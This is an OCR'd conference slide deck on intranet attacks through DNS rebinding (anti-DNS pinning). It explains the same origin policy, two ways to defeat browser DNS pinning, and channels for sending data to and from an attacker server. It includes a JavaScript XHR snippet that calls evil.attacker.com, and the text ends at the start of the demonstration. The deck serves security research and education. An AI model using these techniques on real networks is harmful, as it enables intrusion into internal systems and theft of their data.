Intranet Invasion
Through Anti-DNS Pinning


David Byrne, CISSP, MCSE
Security Architect
EchoStar Satellite / Dish Network
David.Byrne@echostar.com

JavaScript Malware

- Cross Site Scripting (XSS)
- Port scanning
- Web site fingerprinting
- Cross Site Request Forgery (CSRF)
- Browser history theft
- Self-propagating worms

Same Origin Policy

- Netscape started it in Navigator 2 when JavaScript debuted
- "**`The same origin policy prevents documents or scripts loaded from one origin from getting or setting properties of a document from a different origin.`**" – Mozilla.org
- Both documents must have the same protocol, the same hostname the and same port; IP address must be ignored because of virtual hosts
- Cross Site Scripting gets around this by injecting JavaScript into the targeted site. Without rare client-side vulnerabilities, a properly secured site is not vulnerable


Attack Web Server
13.1.2.3
Attack code
Request
Attack DNS Server
attacker.com
evil.attacker.com
10.4.5.6
Victim browser
Victim Web Server
10.4.5.6
Useful data
Attack request

DNS Pinning

- Intended to prevent DNS spoofing attacks
- It forces a browser to pin the first DNS response for a hostname
- The first attack against it was documented in 1996 by Princeton researchers. Their attack was against the JVM and is no longer viable.
- May violate RFC 2616

RFC 2616: Hypertext Transfer Protocol -- HTTP/1.1

15.3 DNS Spoofing

…

If HTTP clients cache the results of host name lookups in order to achieve a performance improvement, they **MUST observe the TTL information reported by DNS.**

If HTTP clients do not observe this rule, they could be spoofed when a previously-accessed server's IP address changes. As network renumbering is expected to become increasingly common, the possibility of this form of attack will grow. Observing this requirement thus reduces this potential security vulnerability.

Defeating DNS-Pinning – Process Termination


1. Get the victim browser to request an attack payload
2. Wait for the browser to close, or cause it to crash
3. Wait for the user to open the browser again
4. Get the browser to reload the payload from cache
5. The payload initiates a request to the attack server it came from originally
6. The browser re-queries the DNS server, but this time it receives the IP address of the target server
7. The payload is run against the target server

Defeating DNS-Pinning – Process Termination

- Pros
  - Difficult to defeat with browser design; the browser must requery DNS eventually
- Cons
  - Defeated by clearing the cache on exit
  - Difficult to get attack payload reloaded from cache
  - Very, very slow

Defeating DNS-Pinning – Forcing Cache Reloads

- History
  - First documented in September, 2003 by Mohammad Haque
  - Ignored until August, 2006 when Amit Klein brought it up again
- Major browsers (IE & Firefox) don't fully implement DNS pinning
- If a web server becomes unavailable, the DNS cache is dumped
- Coordinating firewall and DNS changes makes for an effective attack
- The techniques demonstrated are possible on IE & Firefox; on Windows & *NIX


Attack Web Se
13.1.2.3
Attack code
Attack request
evil.attacker.com
10.4.5.6
Victim browser
Attack DNS Server
attacker.com
Useful data
Attack request
Victim Web Server
10.4.5.6

XMLHTTPRequest Object

- The XMLHTTPRequest (XHR) object allows JavaScript to issue arbitrary HTTP GETs or POSTs back to the origin server
- Used commonly in AJAX sites such as Google Maps
- Normally, it can only return text data
- Thanks to Marcus Granado (mgran.blogspot.com) for documenting how to retrieve binary data using the “x-user-defined” character set.

XMLHTTPRequest Code

```
var ua;
ua = new XMLHttpRequest();
ua.open('GET', 'http://evil.attacker.com', false);
ua.overrideMimeType('text/plain;charset=x-user-defined');
ua.send(body);

return "HTTP/1.0 " + ua.status + " " + ua.statusText +
            "\x0d\x0a" + ua.getAllResponseHeaders() +
            "\x0d\x0a\x0d\x0a" +
            ua.responseText;
```

Sending Data to the Attack Server

- Small amounts of text data:
  - Create an image object
  - Set source to a controller script on the attack server; the text data is passed in the query string
  - Append object to document body
- Large amount of data, or binary data
  - HTML form
  - Data in text input box
  - Action set to the controller script on the attack server
  - Target set to an unused iframe
  - Method set to POST
  - Encoding type to “multipart/form-data”

Requesting Data from the Attack Server

- Primary method uses intentional XSS
- A script is loaded from the attack server; the data is stored in variables that the requesting script can access


```
data['request345'] = 'GET / HTTP/1.0\n…';
```

- Anti-XSS controls might break this
- No XSS is required for the demonstration

Requesting Data from the Attack Server - Alternatives


- Image dimensions
  - Request a series of images from the attack server
  - Measure their width and height; one byte encoded in each
  - BMP files can be as small as 66 bytes with any dimensions
- Cascading Style Sheets
  - Request a style sheet from the attack server
  - It contains series of style classes with margin settings
  - Apply the class to a DIV tag, and measure the margin
  - Each margin can be millions of pixels, allowing two bytes to be encoded for each side
  - Unlimited data in each CSS

Demonstration Environment



Demonstration Environment

DD-WRT Firewall




Internet Laptop
Attack server VM
Attack workstation VM
XSS infected server VM

Corporate Laptop
Windows server VM
Linux server VM
Victim workstation VM

With assistance from Eric Duprey


Demonstration Sequence



`http://www.news-site.com/infected_page.asp`

1. Victim browser visits a website infected with a XSS attack and becomes infected with malicious code.

